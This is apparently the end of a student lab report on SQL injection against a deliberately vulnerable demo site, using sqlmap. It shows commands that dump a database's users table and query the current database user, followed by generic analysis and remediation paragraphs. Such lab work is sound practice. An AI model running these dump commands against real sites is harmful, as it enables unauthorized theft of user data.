
Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart –T users –dump-all




****

****

****

****

****

Syntax: sqlmap -u <vulnerable\_url> -current-user

// To fetch the current user configured to the database.

Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -current-user

****

**Analysis**

The SQL Injection report highlights potential vulnerabilities within a web application's security. It identifies specific injection points in the application, detailing various attack techniques such as boolean-based blind, error-based, time-based blind, and UNION queries, which could be exploited to compromise the database. The report indicates the backend DBMS (Database Management System) as MySQL and provides information about the web server's operating system and application technology stack. Additionally, it lists available databases, which can be accessed with proper exploitation. Addressing these vulnerabilities is crucial to prevent unauthorized data access and manipulation, ensuring the application's security.

**Conclusion**

In conclusion, the SQL Injection report has highlighted significant vulnerabilities within the target web application's security posture. The presence of multiple injection points, including boolean-based blind, error-based, time-based blind, and UNION queries, underscores the critical need for immediate remediation. The identification of MySQL as the backend DBMS, coupled with the knowledge of the web server's operating system and application stack, provides crucial context for potential attackers. Furthermore, the enumeration of available databases underscores the severity of the issue, emphasizing the urgency of addressing these vulnerabilities to safeguard sensitive data and maintain the application's integrity. Timely action and robust security measures are imperative to mitigate the risk of data breaches and unauthorized access.